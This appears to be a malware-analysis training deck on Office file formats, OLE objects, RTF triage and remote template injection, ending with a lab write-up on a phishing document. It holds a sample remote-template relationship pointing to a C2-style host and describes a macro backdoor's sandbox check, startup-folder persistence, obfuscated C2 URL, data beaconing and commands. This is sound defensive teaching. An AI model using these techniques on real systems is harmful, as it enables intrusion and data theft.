OLESS Structure

Header

- Magic: D0 CF 11 E0 A1 B1 1A E1
- Contains metadata needed to process the file


File Allocation Table (FAT) and MiniFAT

- Array of sectors that identify where "file" data are located

DirectoryEntries

- Array of directory entries, each of which refers to a storage or a stream
- File system analogy: think of storages as directories and streams as files

OLESS Structure



Office Documents

Application-specific stream defines the document type

- Word (.doc, .dot) → WordDocument
- Excel (.xls, .xlt) → Workbook
- PowerPoint (.ppt, .pot) → PowerPoint Document

Each document type may have additional application-specific streams

Consult the documentation on the structure and content of these streams

- Word: [MS-DOC]
- Excel: [MS-XLS]
- PowerPoint: [MS-PPT]

COM and OLE

Component Object Model (COM)


- Microsoft's standard for binary component reuse and interoperability

- Separation of interface (what you can do) and implementation (how it's done)

Object Linking and Embedding (OLE)

- Extends COM technology to create documents containing objects created by multiple applications
- Example: Manipulating and editing a spreadsheet created in Excel directly within Word

DOC File with Embedded DOCX



CLSID and ProgID

Class ID (CLSID)

- 16-byte globally unique ID (GUID)
- Identifies the COM class and the associated application

CLSID Format

- Represented as 32 hexadecimal digits divided into 8-4-4-4-12
- First three components are encoded as little-endian and last two as big-endian

- Written as {00112233-4455-6677-8899-AABBCCDDEEFF}
- Encoded as 33 22 11 00 55 44 77 66 88 99 AA BB CC DD EE FF

ProgID

- Human-friendly name for a CLSID
- Example: Word.Document.12

hide01.ir

CLSID and ProgID

ProgID → CLSID



- HKEY_CLASSES_ROOT\<ProgID>\CLSID in the registry

CLSID → ProgID

- Search HKEY_CLASSES_ROOT for the CLSID
- Search as Data, not Values or Keys

References

- Document-related ProgIDs and CLSIDs: `oletools/common/clsid.py` in the oletools repository
- UUID Database: uuid.pirate-server.com



OLE Object Storage

OLE objects are stored in the ObjectPool storage

- Each OLE object is stored as a substorage with a randomly-generated name (e.g. _1658914939)
- The OLE object may consist of several streams storing object data and metadata

Identifying the OLE object

- The CLSID of the object is stored in the CLSID field of the object substorage

OLE Object Storage


```
> oledir <FILE>
```

0	Root Entry	-	00020906-0000-0000-C000-000000000046	→ Document CLSID
			Microsoft Word 97-2003 Document	
			(Word.Document.8)	→ Document ProgID
3	ObjectPool	-		
4	_1659175436	-	F4754C9B-64F5-4B40-8AF4-679732AC0607	→ Embedded Object CLSID
	↓		Microsoft Word Document	
	Object Storage		(Word.Document.12)	→ Embedded Object ProgID
6	\x01CompObj	107		
7	\x030bjInfo	6		
5	Package	11371		
	↓			
	Object Streams			

VBA Macros in OLESS

```
> oledir <FILE>
```

6	Macros	-	
17	PROJECT	417	
16	PROJECTwm	71	
7	VBA	-	
9	NewMacros	2331	
8	ThisDocument	924	
12	_VBA_PROJECT	2853	
14	__SRP_0	1208	
15	__SRP_1	70	
10	__SRP_2	114	
11	__SRP_3	214	
13	dir	578	



OffVis

A Microsoft-developed tool for inspecting and analyzing OLESS files

Best tool for manual manipulation of OLESS files

- Sector defragmentation
- Application-specific (Word, Excel, PowerPoint) stream parsing

oletools

oleid – quickly triage for potentially malicious components

- Identify presence of VBA macros, XLM macros, and external relationships

oledir - List storages and streams along with identified CLSIDs

olevba – Extract embedded VBA macros and detect VBA stomping

hide01.ir

Rich Text Format (RTF)

Rich Text Format (RTF)

Proprietary file format developed by Microsoft for cross-platform document interchange

- Markup-like format consisting primarily of plain text

{<header><body>}

- Magic: {\rtf
- Header contains attributes (fonts, styles, annotations) and metadata
- Body contains the document text

RTF Syntax

Control Word

- Backslash (\) followed by up to 32 alphabetic characters
- Commands that specify document and text attributes
- May be followed by parameters

Control Symbol



- Backslash (\) followed by a single nonalphabetic character

Group

- Text and control word enclosed in braces ({ })
- Attributes specified by control words apply to text within the group

Simple RTF Document

```
{\rtf1\ansi{\fonttbl {\f0 Calibri}}\f0{\b Hello} World!}
```



OLE Objects in RTF

```
{\object <type> <class> <data>}
```

<type>

- \objemb – embedded OLE object

<class>

- {\objclass <ProgID>}

<data>

- {\objdata <hex-encoded OLE data>}

OLE Objects in RTF

```
{\object\objemb{\*\objclass Word.Document.8}{\*\objdata...}...}
      <type>      <class>                  <data>
```

```
> rtfobj <FILE>
```

```
id |index      |OLE Object
```

```
-----+-----+-----
```

```
0 |000029DEh |format_id: 2 (Embedded)
  |          |class name: b'Word.Document.8'
  |          |data size: 22528
  |          |MD5 = '0883f16963a840960e23b520acec0961'
  |          |CLSID: 00020906-0000-0000-C000-000000000046
  |          |Microsoft Word 97-2003 Document (Word.Document.8)
```

Triaging RTF

OLE objects are the primary source of threat in RTF documents

- Container for nested documents
- Load vulnerable components associated with specified ProgID/CLSID

Extract and identify embedded objects with rtfobj and identify the ProgID/CLSID

- If it's an uncommon ProgID/CLSID, search online for associated vulnerabilities

Templates and Remote Template Injection

Office Templates


Pre-designed patterns for documents such as resumes, business cards, etc.

Document template

- Base format for the current document

Global template (Add-in)

- Provides additional functionality (e.g. keyboard shortcuts, macros) to all open documents



Template File Types

	OOXML	OOXML (Macro-enabled)	OLES
Word	DOTX	DOTM	DOT
Excel	XLTX	XLTM	XLT
PowerPoint	POTX	POTM	POT

Template Persistence

Trusted Locations

- File > Options > Trust Center > Trust Center Settings > Trusted Locations
- Accepted file types (e.g. templates) will be automatically loaded in from these locations

Normal.dotm

- Default template attached to a Word document in the absence of a specific template
- Located at %APPDATA%\Microsoft\Templates\Normal.dotm

Insertion or modification of files at these locations can be used for malware persistence

Remote Template Injection

Attached document template may be from a remote location


- Office automatically retrieves the remote template on document open

Remote template can contain macros to be executed on retrieval

- Separation of malicious macros from phishing document allows evasion of detection

Remote Template Injection

1. User opens a phishing document with an attached remote template
2. Upon opening the document, Word retrieves the remote template from an attacker-controlled server
3. User clicks “Enable Content”, executing the macros contained in the remote template



Identifying Remote Template Injection (OLESS)

If an external HTTP address is present, the strings utility should reveal it (as Unicode)

To confirm the template relationship, use the WordBinaryFormatDetectionLogic plugin in OffVis to parse the binary records

- Relevant records are present in the 1Table or 0Table stream
- SttbFAssoc record contains strings related to document metadata, including the attached template path
- Refer to [MS-DOC] for details on the record structure (STTB and SttbFAssoc)

Identifying Remote Template Injection (OLESS)

The screenshot displays the OffVis tool interface, which is used for analyzing Office documents. The main window is titled 'OffVis: Doc2.doc'. The 'Parser' dropdown is set to 'Cases.dll - WordBinaryFormatDetectionLogic(CVE-2006-4534, CVE-2007-0515, C)'. The 'Raw File Contents' pane on the left shows a hex dump of the document's raw data. The 'Parsing Results' pane on the right lists various components of the document, including tables, streams, and relationships. The 'Parsing Notes' pane at the bottom provides additional details about the detected components.

Name	Value	Offset	Size	Type
FibRgW97	98 106 98 106 -23 110 -23 110 0 0	546	28	DataItem_ByteArray
csW	22	574	2	DataItem_UInt16
FibRgLW97		576	88	FIBRGLW97
cbRgCLcb	183	664	2	DataItem_UInt16
FIBTable97		666	744	FIBRGCLCB97
FIBTable2000		1410	120	FIBRGCLCB2000
FIBTable2002		1530	224	FIBRGCLCB2002
FIBTable2003		1754	224	FIBRGCLCB2003
FIBTable2007		1978	152	FIBRGCLCB2007
csWNew	5	2130	2	DataItem_UInt16
FibRgCovNew		2132	9	FIBRGCSWNEW
WordDocumentStream	Root Entry\WordDocument	20736	128	OLESSDirectoryEntry
OneTableDocumentStream	Root Entry\1Table	20608	128	OLESSDirectoryEntry
Cix		10283	21	CLX
SttblAssoc	255 255 18 0 0 0 0 0 33 0	11372	124	DataItem_ByteArray
stChpx8te		9922	12	PLCBTECHPX
aFC[2]		9922	8	List<DataItem_UInt32>
aPnBteChpx[1]		9930	4	List<PNFXPKCHPX>
stPpax8te		9934	12	PLCBTEPAPX
aFC[2]		9934	8	List<DataItem_UInt32>
aPnBtePpax[1]		9942	4	List<PNFXPPAPX>
stChpxFKP[1]		3072	512	List<CHFXFKP>
ChpxFKP[0]		3072	512	CHFXFKP
stPpaxFKP[1]		3584	512	List<PAPXFKP>
PAPXFKP[0]		3584	512	PAPXFKP
PlcTch		10225	20	PLCTCH
Length	0	10225	4	DataItem_UInt32
CPs[2]		10229	8	List<DataItem_UInt32>
TCHs[2]		10237	8	List<FTCH>

Identifying Remote Template Injection (OOXML)

word/settings.xml

```
<w:settings ...>
<w:attachedTemplate r:id="rId1"/>
</w:settings>
```

word/_rels/settings.xml.rels

```
<Relationship
  Id="rId1"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationship
s/attachedTemplate"
  Target="http://c2.mandiant.com/mal.docm"
  TargetMode="External"/>
```

Malicious Document Lab – agent



Scenario:

Forensic investigators located the suspicious document "UPDATED MANDATORY CDC COVID-19 TRAVEL GUIDELINES 032422.docx" on a suspected compromised system. Further investigation revealed that launching the document caused agent.dot to be downloaded from a remote server.

Analyze "UPDATED MANDATORY CDC COVID-19 TRAVEL GUIDELINES 032422.docx" and agent.dot. Determine if there is any relationship between the two files and what the overall functionality might be.

1. How are the two documents related?

2. What is the remote address from which agent.dot is downloaded?

**3. Identify the entrypoint of the macros present in agent.dot
(Note: Any indication that this document is VBA stomped is a false positive).**

4. Analyze the functions being called at the entrypoints. Is there any indication of anti-analysis techniques being used?

5. Is there any indication of persistence being established? If so, what is the mechanism?

6. Analyze the subroutine HnCX4skH3a. What value is assigned to the variable ur1? What is its significance?

7. What information is collected in the object infoObject?

8. Follow the chain of subroutines starting with wp7a236nbd at the end of HnCX4skH3a. How is the data collected above relayed to the command and control?

-
-
-
-

- This image shows a blank sheet of white paper with horizontal ruling lines. The lines are evenly spaced and run horizontally across the page. In the top left corner, there is a faint orange watermark that reads "hide6".

Scenario:

Forensic investigators located the suspicious document "UPDATED MANDATORY CDC COVID-19 TRAVEL GUIDELINES 032422.docx" on a suspected compromised system. Further investigation revealed that launching the document caused agent.dot to be downloaded from a remote server.

Analyze "UPDATED MANDATORY CDC COVID-19 TRAVEL GUIDELINES 032422.docx" and agent.dot. Determine if there is any relationship between the two files and what the overall functionality might be.

1. How are the two documents related?

Remote template injection. The tool oleid identifies that an external relationship is present in the .docx document. Unzipping the document and inspecting /word/_rels/settings.xml.rels, we see there is an attachedTemplate relationship with an external HTTP link.

2. What is the remote address from which agent.dot is downloaded?

hxxp://example.mandiant[.]com/doc/agent.htm

3. Identify the entrypoint of the macros present in agent.dot (Note: Any indication that this document is VBA stomped is a false positive).

The document contains three possible auto-execute entrypoints. There are Document_Open and Document_Close which are executed when the document is opened and closed, respectively. There is also AutoExec which, when loaded from a global template or add-in, is executed during Word start-up.

4. **Analyze the functions being called at the entrypoints. Is there any indication of anti-analysis techniques being used?**

The entrypoints Document_Open and Document_Close call PMPJLMt13e and check its return value prior to executing other actions.

The function PMPJLMt13e returns True if the registry value HKCU\SOFTWARE\Microsoft\Office\<AppVersion>\Word\Security\VBWarnings is set to 1, which indicates that Word macro security setting is set to "Enable all macros". This is not a recommended default setting, and checking for this value is likely intended to guard against execution in sandbox environments which may allow all macros to execute by default.

5. **Is there any indication of persistence being established? If so, what is the mechanism?**

The subroutine Ek0yzPCM4d is responsible for installing the template to %APPDATA%\Microsoft\Word\Startup_.dot. As this is in a Word startup location, the template _.dot containing the macros will be loaded and the entrypoint AutoExec automatically executed whenever Word starts up.

6. **Analyze the subroutine HnCX4skH3a. What value is assigned to the variable `url`? What is its significance?**

The value assigned to `url` is the return value of the function `wmc9675wg5`. This function decodes the return value string by XORing each value in the array with the value 32 (0x20) then subtracting 16 (0x10). This results in the command-and-control URL `hxxp://example.mandiant[.]com/checkin.php`.

7. **What information is collected in the object `infoObject`?**

The malware is compiling as JSON a host survey including information such as the operating system version; hardware information such as CPU, GPU, and available RAM; and installed antivirus products.

8. **Follow the chain of subroutines starting with `wp7a236nbd` at the end of HnCX4skH3a. How is the data collected above relayed to the command and control?**

Following `wp7a236nbd`, we see that it calls `SetTimer` to periodically call the function `ahuvdsqcfc`. This subroutine calls the function `SCI` with the collected host information as an argument. This function sends the collected host information to the command and control via an HTTP POST request and returns the response.

9. Identify the subroutine responsible for interpreting the response from the command and control. What is the expected format and content of the response?

The subroutine vcZN2Ua5FG interprets the returned response which is expected to be JSON and should contain an array of tasks to be executed. For each task, the type key is the command name, and there are other command-specific keys such as path or fileurl.

10. Describe the supported commands. What capabilities does this malware implement?

Supported commands include:

Enumerate and collect drive information

List specified directory

Get file; contents are sent over HTTP POST to specified URL

Put file; contents are downloaded via HTTP POST from specified URL

Delete file

Terminate the backdoor and close the document

Execute shellcode

Change beacon interval

Command Line Tools

Didier Stevens Suite

- **oledump** (OLESS)
 - Find hidden sheets
 - `-p plugin_biff --pluginoptions "-o BOUNDSHEET -a"`
 - Get VBA project version
 - `-p plugin_version_vba`
- **oletools**
- **oleid** (OLESS, OOXML)
 - Triage OLE, identify VBA Macros, XLM macros, external relationships
- **olevba** (OLESS, OOXML)
 - Extract VBA macros, detect VBA stomping
 - `--code` to get code only, no table
- **oledir** (OLESS)
 - Document structure analysis
- **Other**
- **pcodedmp** (OLESS, OOXML)
 - VBA stomping
- **xlmmacroeobfuscator** (OLESS, OOXML)
 - Deobfuscate Excel 4.0 macros
- **rtfobj**
 - Triage RTF document
 - Extract objects (`-s <object_number>`)
- **pdfid**
 - Count interesting objects in PDF
- **pdf-parser**
 - Detailed PDF analysis
 - Decode and dump objects
 - (`-o <object_number> -f -d <output_file>`)

hide01.ir